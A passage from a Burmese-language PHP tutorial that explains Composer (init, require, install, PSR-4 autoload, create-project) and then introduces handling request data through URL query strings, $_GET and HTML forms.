နှစ်သက်ရာအမည်ပေးပြီး Enter နှိပ်လိုက်ရင် ပရောဂျက် Description လာတောင်းပါလိမ့်မယ်။ ဘာမှမပေးတော့ဘဲ Enter သာနှိပ်လိုက်ပါ။ ပြီးတဲ့အခါ Author အမည်မေးပါလိမ့်မယ်။ ကိုယ့်နာမည်ကိုယ် ထည့်ပြီး Enter နှိပ်ပေးလိုက်လိုရပါတယ်။ ကျန်မေးခွန်းတွေဖြစ်တဲ့ Minimal Stability တို့ Package Type တို့ License တို့ကို ဘာမှဖြည့်မနေဘဲ အလွတ်အတိုင်းသာ Enter နှိပ်ပေးလိုက်ပါ။ လိုအပ်ရင် နောက်မှပေးလိုရပါတယ်။

Dependency တွေထည့်မလားလို့ မေးလာရင်လည်း `no` လို့ပဲ ပြောလိုက်ပါ။ နောက်မှပဲ ထည့်ပါတော့မယ်။ သူ့ကို မထည့်ခိုင်းတော့ပါဘူး။ Dev Dependency တွေထည့်မလား ထပ်မေးရင်လည်း `no` လို့ပဲ ပြောလိုက်ပါ။ နောက်ဆုံးမှာ Confirm လုပ်ခိုင်းတဲ့အခါ `yes` လို့ပြောလိုက်ရင် ပြီးသွားပါပြီ။ ကိုယ့် ရွေးချယ်မှုပေါ် မူတည်ပြီး အခုလို Content မျိုး ပါဝင်တဲ့ `package.json` အမည်နဲ့ ဖိုင်တစ်ခုကို Composer က တည်ဆောက်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

JSON - composer.json

```
{
  "name": "fairway/app",
  "authors": [
    {
      "name": "Ei Maung",
      "email": "eimg@fairwayweb.com"
    }
  ],
  "require": {}
}
```

ကိုယ့်ပရောဂျက်ဖိုဒါထဲမှာ `composer.json` ဖိုင်ရှိသွားပြီဆိုတာနဲ့ အဲ့ဒီဖိုဒါဟာ Composer Package တစ်ခု ဖြစ်သွားပါပြီ။ Download ရယူထည့်သွင်းလိုတဲ့ Package တွေကိုစတင်ထည့်သွင်း အသုံးပြုလို့ ရသွားပါပြီ။ Package စာရင်းကို ကြည့်ချင်ရင် ဒီလိပ်စာမှာ ကြည့်လို့ရပါတယ်။

- <https://packagist.org>

နမူနာစမ်းသပ်နိုင်ဖို့အတွက် အခုလို Package တစ်ခုကို ထည့်သွင်းကြည့်နိုင်ပါတယ်။

```
composer require nesbot/carbon
```

ဒါဟာ `nesbot` ဆိုသူ Developer တစ်ဦးရေးသားပေးထားတဲ့ `carbon` လို့ခေါ်တဲ့ ရက်စွဲအချိန်တွေ စီမံပေးနိုင်တဲ့ PHP Package တစ်ခုကို Download ရယူထည့်သွင်းလိုက်တာပါ။ Download ပြီးသွားတဲ့အခါ ထူးခြားချက် နှစ်ချက်ကို သတိပြုရပါမယ်။

Composer က Download ရယူထားတဲ့ Package တွေကို `vendor` လို့ခေါ်တဲ့ ဖိုဒါထဲမှာ သိမ်းပေးပါတယ်။ ဒါကြောင့် ကိုယ့်ပရောဂျက်ဖိုဒါထဲမှာ `vendor` အမည်နဲ့ ဖိုဒါတစ်ခု ရှိသွားမှာဖြစ်ပြီး ဖွင့်ကြည့်လိုက်ရင် Composer က Download ရယူထည့်သွင်းပေးထားတဲ့ Package တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Composer က ကိုယ်လိုချင်တဲ့ Package အပြင် အဲ့ဒီ Package အလုပ်လုပ်ဖို့ လိုအပ်တဲ့ ဆက်စပ် Package တွေကိုပါ ပူးတွဲ Download ယူပေးတာမို့လို့ `vendor` ထဲမှာ တစ်ခုထက်ပိုတဲ့ Package တွေ ရောက်ရှိနေတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါ ထူးခြားချက်ပါ။

နောက်ထပ် ထူးခြားချက်အနေနဲ့ `composer.json` ဖိုင်ကိုဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေ့ရပါလိမ့်မယ်။

JSON - composer.json

```
{
  "name": "fairway/app",
  "authors": [
    {
      "name": "Ei Maung",
      "email": "eimg@fairwayweb.com"
    }
  ],
  "require": {
    "nesbot/carbon": "^2.43"
  }
}
```

`require` Section မှာ ထည့်သွင်းလိုက်တဲ့ `nesbot/carbon` ပါဝင်သွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ နောက်က `^2.43` ဆိုတာ Package ရဲ့ Version နံပါတ်ပါ။

Package တွေရယူပုံနောက်တစ်နည်းကတော့ `composer install` Command ဖြစ်ပါတယ်။ `composer install` က `composer.json` ဖိုင်ရဲ့ `require` Section ကိုကြည့်ပြီး အဲ့ဒီစာရင်းအတိုင်း Package တွေကို တစ်ခုပြီးတစ်ခု Download ရယူပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်ပရောဂျက်ကို Package အနေနဲ့ အများအသုံးပြုနိုင်ဖို့ ပေးတဲ့အခါ ဒီ `composer.json` ဖိုင်က အရေးကြီးသွားတာပါ။ `vendor` ဖိုဒါထဲက Package တွေကို ထည့်ပေးစရာမလိုဘဲ ဒီ `composer.json` ဖိုင်ကို ပေးလိုက်ယုံနဲ့ ရယူအသုံးပြုသူက ကိုယ့်ပရောဂျက်ရဲ့ Dependency စာရင်းကို `require` Section မှာ ကြည့်ပြီး သိနိုင်သွားပါပြီ။ `composer install` ကို Run ပြီး လိုအပ်တဲ့ Dependency တွေကို အလွယ်တစ်ကူ ရယူနိုင်သွားပါပြီ။

ထည့်သွင်းထားတဲ့ Package တွေကို အသုံးပြုလိုရင် `vendor` ဖိုဒါထဲမှာပဲ Composer က ထည့်သွင်းပေးထားတဲ့ `autoload.php` ရဲ့အကူအညီနဲ့ အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် `App.php` အမည်နဲ့ ဖိုင်တစ်ခု ပရောဂျက်ဖိုဒါထဲမှာ တည်ဆောက်ပြီး အခုလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

include('vendor/autoload.php');

use Carbon\Carbon;

echo Carbon::now()->addDay();
```

ဒီအတိုင်းစမ်းကြည့်လိုက်ရင် လက်ရှိရက်စွဲအချိန်မှာ (၁) ရက်ပေါင်းထားပေးတဲ့ ရက်စွဲအချိန်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ ကြည့်ခဲ့တဲ့ Class Autoload ရဲ့ သဘောသဘာဝအတိုင်းပဲ Carbon Class ကို use Statement နဲ့ သုံးပေးလိုက်ဖို့ပဲ လိုပါတယ်။ ကိုယ့်ဘာသာ Include လုပ်စရာမလိုပါဘူး။ Composer က autoload.php ထဲမှာ အလိုအလျောက် Include လုပ်အောင် ထည့်ရေးပေးထားပြီး ဖြစ်ပါတယ်။

ဒီ autoload.php ကို ကိုယ့်ကုဒ်တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App အမည်နဲ့ ဖိုဒါတစ်ခု ဆောက်လိုက်ပါ။ App အတွင်းထဲမှာ Library အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခု ထပ် ဆောက်လိုက်ပါ။ ပြီးရင် Math.php အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုကို Library ထဲမှာ ရေးပေးလိုက်ပါ။ ဒါ ကြောင့် ဖိုင် Path လမ်းကြောင်း အပြည့်အစုံက App\Library\Math.php ဖြစ်ရပါမယ်။ ရေးရမယ့် ကုဒ်က ဒီလိုပါ -

PHP

```
<?php

namespace App\Library;

class Math
{
    static function add($a, $b)
    {
        echo $a + $b;
    }
}
```

PSR-4 သတ်မှတ်ချက်နဲ့အညီ ဖိုဒါလမ်းကြောင်းအတိုင်း Namespace ပေးထားတာကို သတိပြုပါ။ ပြီးတော့ Class အမည်ကိုလည်း ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပါတယ်။ ပြီးတဲ့အခါ `composer.json` မှာ `autoload` လို့ခေါ်တဲ့ Section တစ်ခုထပ်ထည့်ပေးရပါမယ်။ ဒီလိုပါ -

JSON - composer.json

```
{
  "name": "fairway/app",
  "authors": [
    {
      "name": "Ei Maung",
      "email": "eimg@fairwayweb.com"
    }
  ],
  "require": {
    "nesbot/carbon": "^2.43"
  },
  "autoload": {
    "psr-4": {
      "App\\": "App/"
    }
  }
}
```

`autoload` ရဲ့ `psr-4` မှာ Namespace App ဆိုရင် အလုပ်လုပ်ရမယ့် ဖိုဒါက App ဖိုဒါဖြစ်ကြောင်း ပြောပေးလိုက်တာပါ။ ဒီလိုပြောပေးလိုက်တဲ့အတွက် Composer က Namespace App နဲ့စတဲ့ Class ဖိုင်တွေကို App ဖိုဒါထဲမှာ သွားရှာတော့မှာပါ။

နောက်တစ်ဆင့်အနေနဲ့ `composer dump-autoload` Command ကို Run ပေးဖို့လိုပါတယ်။ ဒီတော့မှ `composer.json` မှာ ဖြည့်စွက်ရေးသားလိုက်တဲ့ `autoload` လုပ်ဆောင်ချက်တွေက အသက်ဝင်မှာပါ။

composer dump-autoload

`composer.json` မှာ `autoload` Section ထည့်ပြီးပြီ၊ `dump-autoload` လည်း Run ပြီးပြီဆိုရင် စတင်အသုံးပြုနိုင်ပါပြီ။ ရေးလက်စ `index.php` မှာ အခုလိုပြောင်းရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

include('vendor/autoload.php');

use Carbon\Carbon;
use App\Library\Math;

echo Carbon::now()->addDay();
echo Math::add(1, 2); // 3
```

App\Library\Math ကို use နဲ့သုံးပေးလိုက်တာနဲ့ autoload က Class ဖိုင်ကို အလိုအလျောက် Include လုပ်ပေးသွားမှာဖြစ်လို့ ကိုယ်ဘာသာ Include လုပ်စရာမလိုဘဲ အသုံးပြုလို့ရရှိသွားပါပြီ။

ဒီနည်းနဲ့ Class Autoload လုပ်ဆောင်ချက်ရအောင် ကိုယ်တိုင်ရေးသားလို့ရသလို၊ Composer ကရေးပေးထားတာကိုသုံးလို့လည်း ရနိုင်ခြင်းဖြစ်ပါတယ်။

နောက်ထပ်တစ်ခုအနေနဲ့ composer create-project ကို မှတ်သားသင့်ပါတယ်။ create-project ကလည်း လိုချင်တဲ့ Package ကို Download လုပ်ရယူတာပါပဲ။ ကွာသွားတာကတော့ require နဲ့ Download ရယူရင် ရလာတဲ့ Package ကို vendor ဖိုဒါထဲမှာ ထည့်ပေးပါတယ်။ create-project နဲ့ Download ရယူရင်တော့ Package ကို အသုံးပြုပြီး ပရောဂျက်ဖိုဒါ အသစ် တည်ဆောက်ပေးပြီး Package ဖိုင်တွေကို အဲ့ဒီပရောဂျက်ဖိုဒါသစ်ထဲမှာ ကူးထည့်ပေးပါတယ်။

နှစ်မျိုးနှိုင်းယှဉ်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ လက်ရှိစမ်းလက်စ ပရောဂျက်ဖိုဒါထဲမှာ အခုလို Run ကြည့်ပါ။

```
composer require laravel/laravel
```

ဒါဆိုရင် Laravel Framework ကို Download ရယူပြီး vendor ဖိုဒါထဲမှာ ထည့်ပေးသွားမှာပါ။ ပြီးတဲ့အခါ အခုလို စမ်းကြည့်ပါ။

```
composer create-project laravel/laravel project
```

`composer create-project` နောက်ကနေ Download ရယူလိုတဲ့ Package နဲ့ တည်ဆောက်လိုတဲ့ ပရောဂျက်ဖိုဒါအမည် ပေးလိုက်တာပါ။ နမူနာအရ project အမည်နဲ့ ဖိုဒါအသစ်တစ်ခု တည်ဆောက်ပြီး Laravel Framework ကုဒ်တွေကို အဲဒီဖိုဒါထဲမှာ ထည့်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

`require` နဲ့ထည့်သွင်းလိုက်လို့ ဝင်ရောက်သွားတဲ့ `vendor/laravel/laravel` ဖိုဒါထဲက ကုဒ်တွေနဲ့ `create-project` နဲ့ တည်ဆောက်လိုက်လို့ ရရှိသွားတဲ့ project ဖိုဒါထဲကကုဒ်တွေ အများအားဖြင့် အတူတူပဲဆိုတာကို တွေ့ရနိုင်ပါတယ်။ ဒီနည်းနဲ့ Composer ကိုအသုံးပြုပြီး Package တွေ ရယူယုံသာမက၊ လိုချင်တဲ့ Package ကိုကူးယူပြီးတော့လည်း ပရောဂျက်အသစ်တွေ တည်ဆောက်နိုင်ပါတယ်။

အခန်း (၁၂) - Requests, Cookies & Sessions

ဟိုးအစပိုင်းမှာ PHP ရဲ့ Server-side နည်းပညာသဘောသဘာဝကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ PHP ဟာ Web Server နဲ့ပူးပေါင်းပြီး Client ပေးပို့တဲ့ Request တွေကို လက်ခံရရှိချိန်မှာ အလုပ်လုပ်တာပါ။ ဒီလို အလုပ်လုပ်တဲ့အခါ Request နဲ့ အတူပါဝင်လာတဲ့ Request Data တွေကို လက်ခံ စီမံနိုင်ဖို့ဟာ အရေးကြီးတဲ့ လိုအပ်ချက် ဖြစ်ပါတယ်။ အခြားသော Programming Language တွေမှာ ဒီလို Request တွေကို လက်ခံစီမံဖို့အတွက် သီးခြား Library တွေ Module တွေ Framework တွေ ထပ်မံထည့်သွင်းပြီး အသုံးပြုရတာမျိုး ဖြစ်နိုင်ပါတယ်။ PHP ရဲ့ ထူးခြားချက်ကတော့ တစ်ခြားဘာမှ ထပ်ထည့်စရာမလိုဘဲ Language ကိုယ်တိုင်က Request တွေကို လက်ခံစီမံနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ PHP ကို အသုံးပြုပြီး Request Data တွေ လက်ခံစီမံနိုင်ပုံကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Web Application တွေမှာ Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာလေ့ရှိပါတယ်။ ပထမတစ်မျိုးကတော့ URL Query ပါ။ ဥပမာ ဒီလိပ်စာကို လေ့လာကြည့်ပါ။

<https://www.google.com/search?q=php&hl=my>

ဒါဟာအမှန်တစ်ကယ် အသုံးပြုလို့ရတဲ့ လိပ်စာပါ။ ဒီလိပ်စာမှာ အရေးကြီးတာက ? သင်္ကေတလေးနဲ့အတူ နောက်ကနေပူးတွဲပါဝင်လာတဲ့ အချက်အလက်များဖြစ်ပါတယ်။ သေချာလေ့လာကြည့်ပါ။ ? သင်္ကေတလေးနောက်မှာ ပူးတွဲပါဝင်နေတဲ့ တန်ဖိုးနှစ်ခု ရှိပါတယ်။ q=php နဲ့ hl=my တို့ပါ။ ဒီတန်ဖိုးနှစ်ခုကို & သင်္ကေတလေးနဲ့ တွဲဆက်ပြီးပေးထားခြင်း ဖြစ်ပါတယ်။

နမူနာလိပ်စာက Google Search ကိုညွှန်းထားတဲ့လိပ်စာဖြစ်လို့ Browser URL Bar မှာရိုက်ထည့်လိုက်တဲ့ အခါ Google Server ရဲ့ Search လုပ်ဆောင်ချက်တည်ရှိရာကို ရောက်ရှိသွားမှာပါ။ ဒီလိုရောက်ရှိသွားတဲ့ အခါ Google Server က ပါဝင်လာတဲ့ `q=php` ဆိုတဲ့တန်ဖိုးနဲ့ `hl=my` ဆိုတဲ့တန်ဖိုးနှစ်ခုတို့ကို လက်ခံရရှိ သွားမှာပါ။ ဒါကြောင့် မြန်မာဘာသာနဲ့ ဖော်ပြထားတဲ့ php အတွက် Search Result ကို ပြန်လည်ပေးပို့ လိုက်မှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

Google Server က URL အတွင်းမှာ ပါဝင်လာတဲ့ URL Query တန်ဖိုးတွေကို လက်ခံအလုပ်လုပ်နိုင်သလိုပဲ PHP ကလည်း လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ အလွန်လွယ်ကူပြီး ရိုးရှင်းတဲ့နည်းလမ်းလေးတစ်ခုနဲ့ လက်ခံ အလုပ်လုပ်မှာပါ။

PHP မှာ `$_GET` လို့ခေါ်တဲ့ Superglobal Variable တစ်ခုရှိပါတယ်။ PHP က ကြိုတင်ကြေညာပေးထား တဲ့ Variable ပါ။ ဒါကြောင့် ကိုယ့်ဘာသာ ကြေညာစရာမလိုပါဘူး။ အဲ့ဒီ Variable ထဲမှာ URL Query အနေနဲ့ ပါဝင်လာတဲ့ တန်ဖိုးတွေကို Associate Array အနေနဲ့ ထည့်သွင်းပေးထားမှာ ဖြစ်ပါတယ်။ ဒါ ကြောင့် `get.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုရေးပြီး Document Root ဖိုဒါဖြစ်တဲ့ `htdocs` ထဲမှာ သိမ်းလိုက်ပါ။

PHP

```
<?php
print_r( $_GET );
```

ပြီးတဲ့အခါ localhost/get.php လို့ Browser မှာရိုက်ထည့်ပြီး စမ်းကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မရှိတဲ့ Array အလွတ်တစ်ခုကို ပြန်ရတာ တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ သတိပြုပါ။ Error မဖြစ်ပါဘူး။ Variable သာ မရှိရင် မရှိကြောင်း Error တက်မှာပါ။ အခုက Variable ရှိနေလို့ Error မတက်ပါဘူး။ URL Query တန်ဖိုး တွေ မရှိသေးလို့သာ ဘာတန်ဖိုးမှ မရှိသေးတဲ့ Array အလွတ်တစ်ခု ဖြစ်နေတာပါ။ ဒါကြောင့် အခုလို ထပ် ပြီးတော့ စမ်းကြည့်လိုက်ပါ။

localhost/get.php?name=Alice&age=22

ဒါဆိုရင်တော့ အခုလိုရလဒ်ကို ပြန်လည်ရရှိတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array ( [name] => Alice [age] => 22 )
```

URL Query အနေနဲ့ပါဝင်လာတဲ့တန်ဖိုးတွေဟာ \$_GET Variable ထဲမှာ ရောက်ရှိနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒါဟာ ကြည့်လိုက်ရင် ဘာမှမဟုတ်သလိုနဲ့ တော်တော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက် တစ်ခုပါ။

ဒီလို URL Query တန်ဖိုးတွေ အသင့်သုံးလို့ရနိုင်ဖို့အတွက် URL ကို Parse လုပ်ရပါတယ်။ Parse လုပ်တယ်ဆိုတာ အပိုင်းလိုက်ဖြတ်တောက်ပြီး လိုချင်တဲ့တန်ဖိုးကို ထုတ်ယူတဲ့သဘောပါ။ ပြီးတဲ့အခါ တန်ဖိုးတွေကို Decode လုပ်ရပါတယ်။ URL Query တန်ဖိုးတွေမှာ Space တွေ Special Character တွေပါလို့မရပါဘူး။ ပါလာခဲ့ရင် Browser က သင်တော်တဲ့ သင်္ကေတတွေနဲ့ Encode လုပ်ပြီး ပို့လိုက်မှာပါ။ ဥပမာ - Space ဆိုရင် %20 သင်္ကေတနဲ့ Encode လုပ်ပေးပါတယ်။ ဒီလို Encode လုပ်ထားတဲ့တန်ဖိုးတွေကို မူလတန်ဖိုးအမှန် ပြန်ဖြစ်ဖို့အတွက် Decode လုပ်ရတာပါ။ ပြီးတဲ့အခါ String Format ဖြစ်နေတဲ့တန်ဖိုးတွေကို Array ဖြစ်သွားအောင် ပြောင်းပေးရပါတယ်။ ဒီအလုပ်တွေအကုန်လုံးကို PHP က လုပ်ပေးသွားလို့ ကိုယ်က သိစရာ၊ ထိစရာ မလိုတော့ဘဲ၊ URL Query တန်ဖိုးကိုလိုချင်ရင် \$_GET Variable ထဲကနေ အသင့်ယူသုံးလို့ ရသွားခြင်းပဲဖြစ်ပါတယ်။

PHP မှာ \$_GET လိုမျိုး တစ်ခြား Superglobal Variable တွေရှိကြပါသေးတယ်။ ဆက်လက်ဖော်ပြပါမယ်။ ဒီ Superglobal Variable တွေရဲ့ ထူးခြားချက်ကတော့ လိုအပ်တဲ့နေရာမှ တိုက်ရိုက်အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ Function နဲ့ Variable Scope အကြောင်းပြောတုန်းက မှတ်မိပါလိမ့်မယ်။ Function တွေအတွင်းမှာ Global Variable တွေကို အသုံးပြုလိုရင် global Statement နဲ့ အသုံးပြုလိုကြောင်း ကြိုပြောပြီးမှ သုံးရပါတယ်။ Superglobal Variable တွေကို အသုံးပြုဖို့အတွက် အဲ့ဒီလိုကြိုပြောစရာမလိုပါဘူး။ ကြိုက်တဲ့နေရာမှာ တိုက်ရိုက်အသုံးပြုလို့ရနိုင်မှာပဲ ဖြစ်ပါတယ်။

စောစောက Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာတယ်လို့ ပြောခဲ့ပါတယ်။ ပထမတစ်မျိုးက URL Query ပါ။ နောက်တစ်မျိုးကတော့ Form Data ဖြစ်ပါတယ်။ HTML Form တစ်ခုကနေ ပေးပို့လာတဲ့ Data တွေကိုလည်း လက်ခံအလုပ်လုပ်ပေးနိုင်တယ်လို့ ပြောတာပါ။

ဒီနေရာမှာ လိုအပ်လာတဲ့အတွက် HTML Form အကြောင်းကို ထည့်သွင်းလေ့လာကြပါမယ်။ ကုန်နမူနာ ရေးစမ်းဖို့အတွက် form အမည်နဲ့ ပရောဂျက်ဖိုဒါတစ်ခုကို htdocs အောက်မှာ တည်ဆောက်လိုက်ပါ။ ပြီးရင် index.php နဲ့ request.php ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်ပြီး **index.php** ထဲမှာ ဒီကုန်ကို ရေးပေးပါ။

PHP

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>PHP Request</title>
</head>
<body>
  <h1>PHP Request</h1>
  <form action="request.php" method="get">
    <input type="text" name="name" placeholder="Name"><br>
    <input type="text" name="age" placeholder="Age"><br>

    <button type="submit">Send Data</button>
  </form>
</body>
</html>
```

ဒီနမူနာမှာ PHP ကုန်တွေ မပါပါဘူး။ ရိုးရိုး HTML Form တစ်ခုသာဖြစ်ပါတယ်။ ဒီ Form ရဲ့အလုပ်လုပ်ပုံ ကို သေချာလေ့လာပါ။ <form> Element မှာ Attribute နှစ်ခုရှိပါတယ်။ action Attribute မှာ ဒီ Form ကပေးပို့တဲ့ Data တွေကို လက်ခံအလုပ်လုပ်မယ့် ကုန်ဖိုင်ရဲ့ တည်နေရာကို ပေးရတာပါ။ method Attribute မှာတော့ HTTP Request တွေထဲက get သို့မဟုတ် post ဆိုတဲ့ နှစ်ခုထဲက အသုံးပြုလိုတဲ့ တစ်ခုကို ပေးရတာပါ။ နမူနာမှာ get လို့ပေးထားပါတယ်။ တစ်ကယ်တော့ Default Method က get ပါ။ ဒါကြောင့် method Attribute မပေးရင်လည်း method ရဲ့တန်ဖိုးက get ပဲဖြစ်မှာပါပဲ။ ပေးရမှန်းသိ အောင် သာထည့်ရေးပေးလိုက်တာပါ။

Form အတွင်းထဲမှာ User က ရိုက်ထည့်လို့ရတဲ့၊ ရွေးချယ်လို့ရတဲ့ Input တွေရှိပါတယ်။ Data ကိုလက်ခံလို တဲ့ Input တိုင်းမှာ name Attribute ပါရပါတယ်။ မပါရင် အဲ့ဒီ Input က Data ကို ထည့်သွင်းလက်ခံ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Data တွေပို့ပေးတဲ့ Button တစ်ခုကိုလည်း ထည့်ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ နှစ်မျိုးရေးလို့ရပါတယ်။ `<button type="submit"></button>` သို့မဟုတ် `<input type="submit">` ဖြစ်ပါတယ်။ နမူနာမှာ တစ်ခြား Input တွေနဲ့ကွဲပြားသွားအောင် `<input type="submit">` ကို မသုံးဘဲ `<button type="submit"></button>` ကို အသုံးပြုထားပါတယ်။ ဒီ Button ကို နှိပ်လိုက်ရင် Input တွေမှာ ရွေးချယ် ဖြည့်သွင်းထားတဲ့ Data တွေကို `action` မှာ သတ်မှတ်ထားတဲ့ ကုဒ်ဖိုင်ထဲ ပို့ပေးလိုက်မှာ ဖြစ်ပါတယ်။


အဲ့ဒီလို ပို့ပေးတဲ့အလုပ်ကိုလုပ်ဖို့ ကိုယ့်ဘက်က ဘာမှရေးပေးစရာမလိုပါဘူး။ Web Browser က သူ့ဘာသာ လုပ်ပေးသွားမှာပါ။ ကိုယ်ဘက်က ပေးပို့လာတဲ့ Data တွေကို လက်ခံဖို့ပဲလိုပါတယ်။ အဲ့ဒီလို လက်ခံတဲ့အလုပ်အတွက်လည်း ဘာမှရေးပေးစရာမလိုပါဘူး။ PHP က အဆင်သင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် `request.php` မှာ အခုလိုကုဒ်လေးရေးလိုက်ပါ။

PHP


```
<?php
print_r( $_GET );
```

စမ်းကြည့်လို့ရပါပြီ။ Browser URL Bar မှာ `localhost/form` လို့ ရိုက်ထည့်လိုက်တဲ့အခါ form ဖိုဒါထဲက `index.php` အလုပ်လုပ်သွားလို့ အခုလိုရလဒ်ကို တွေ့မြင်ရပါလိမ့်မယ်။



The screenshot shows a web browser window with the title 'PHP Request'. The address bar shows 'localhost/form/'. The page content includes a form with two input fields labeled 'Name' and 'Age', and a button labeled 'Send Data'.

သတ်မှတ်ထားတဲ့အတိုင်း Name နဲ့ Age ရေးဖြည့်လို့ရတဲ့ Form တစ်ခုကိုတွေ့မြင်နေရတာပါ။ နှစ်သက်ရာ တန်ဖိုးတွေ ဖြည့်သွင်းပြီး **Send Data** ခလုတ်ကို နှိပ်ကြည့်နိုင်ပါတယ်။ အဲဒီလို နှိပ်လိုက်တဲ့အခါ Form ရဲ့ **action Attribute** မှာပေးထားတဲ့ `request.php` ကို ရောက်ရှိသွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။



The screenshot shows a web browser window with the title 'localhost/form/request...'. The address bar shows 'localhost/form/request.php?name=Bob&age=22'. The page content displays the result of the request: 'Array ([name] => Bob [age] => 22)'.

ဒီနေရာမှာ သတိပြုပါ။ `request.php` ကိုရောက်ရှိလာတဲ့အခါ ရေးဖြည့်လိုက်တဲ့ တန်ဖိုးတွေ ပါဝင်တဲ့ URL Query တစ်ခု အလိုအလျှောက် ပါဝင်သွားတာကို တွေ့ရမှာပဲဖြစ်ပါတယ်။ စောစောကပဲ ကြည့်ခဲ့ပြီးပါ

ပြီး။ URL Query မှာပါဝင်လာတဲ့တန်ဖိုးတွေဟာ `$_GET` Superglobal Variable ထဲမှာ အသင့်ရှိနေမှာဖြစ်လို့ ရိုက်ထုတ်ဖော်ပြထားတဲ့နေရာမှာလည်း Form ကပေးလိုက်တဲ့ တန်ဖိုးတွေကို Array တစ်ခုအနေနဲ့ ရရှိနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ PHP က HTML Form ကနေတစ်ဆင့် ပေးပို့လာတဲ့ Data တွေကို လက်ခံစီမံလို့ ရသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုစီမံတဲ့အခါ HTML Form မှာ Method နှစ်မျိုးရှိသလိုပဲ၊ PHP မှာလည်း Superglobal နှစ်မျိုး ရှိပါတယ်။ `$_GET` နဲ့ `$_POST` ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် HTML Form မှာ အခုလိုပြင်ပေးလိုက်ပါ။

```
<form action="request.php" method="post">
...
</form>
```

